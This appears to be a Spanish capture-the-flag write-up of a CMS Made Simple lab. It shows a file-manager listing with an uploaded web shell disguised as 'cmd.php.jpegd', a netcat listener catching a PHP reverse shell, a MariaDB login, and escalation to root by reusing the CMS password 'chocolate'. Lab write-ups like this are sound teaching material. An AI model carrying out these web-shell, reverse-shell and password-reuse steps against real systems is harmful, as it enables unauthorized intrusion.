CMS Made Simple™ Admin Console - Pingu-Website
Welcome: admin
File Manager
Module Help
Current path: uploads / images
Choose Files
No file chosen
Drop files here to upload
New directory
View
Rename
Delete
Move
Copy
Unpack
Create Thumbnail
Resize/Crop
Rotate
File name+
Mime Type
File info
Owner
Permissions
Size
Date
directory
cmd.php.jpegd
text/plain
www-data
644
328 bytes
Feb 6, 2025
index.html
text/plain
www-data
644
24 bytes
Apr 25, 2024
logo1.gif
image/gif
200x40x8
www-data
644
2053 bytes
Apr 25, 2024
2405 bytes in 3 files and 0 subdirectories


Copy the selected item
File name+
Mime Type
File info
Owner
Permissions
Size
Date
directory
cmd.php.jpegd
text/plain
www-data
644
328 bytes
Feb 6, 2025
index.html
text/plain
www-data
644
24 bytes
Apr 25, 2024
logo1.gif
image/gif
200x40x8
www-data
644
2053 bytes
Apr 25, 2024









```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

revshell php system urlencodeada



```
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [172.17.0.2] 50792
whoami
www-data
```

```
www-data@8c96d9c67166:/var$ mysql -ucms -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 378
Server version: 10.6.16-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

pero no encuentro nada

me fijo si la clave `chocolate` que use para entrar al cmsms va con el usuario cms o root, y chinpun

```
www-data@8c96d9c67166:/var$ su root
Password:
root@8c96d9c67166:/var# qhoami
bash: qhoami: command not found
root@8c96d9c67166:/var# whoami
root
root@8c96d9c67166:/var# cd /r
bash: cd: /r: No such file or directory
root@8c96d9c67166:/var# cd /root
root@8c96d9c67166:~# ls -la
total 24
drwx------ 1 root root 4096 Apr 25  2024 .
drwxr-xr-x 1 root root 4096 Feb  6 12:05 ..
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
drwxr-xr-x 3 root root 4096 Apr 25  2024 .local
-rw------- 1 root root  332 Apr 25  2024 .mysql_history
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
root@8c96d9c67166:~#
```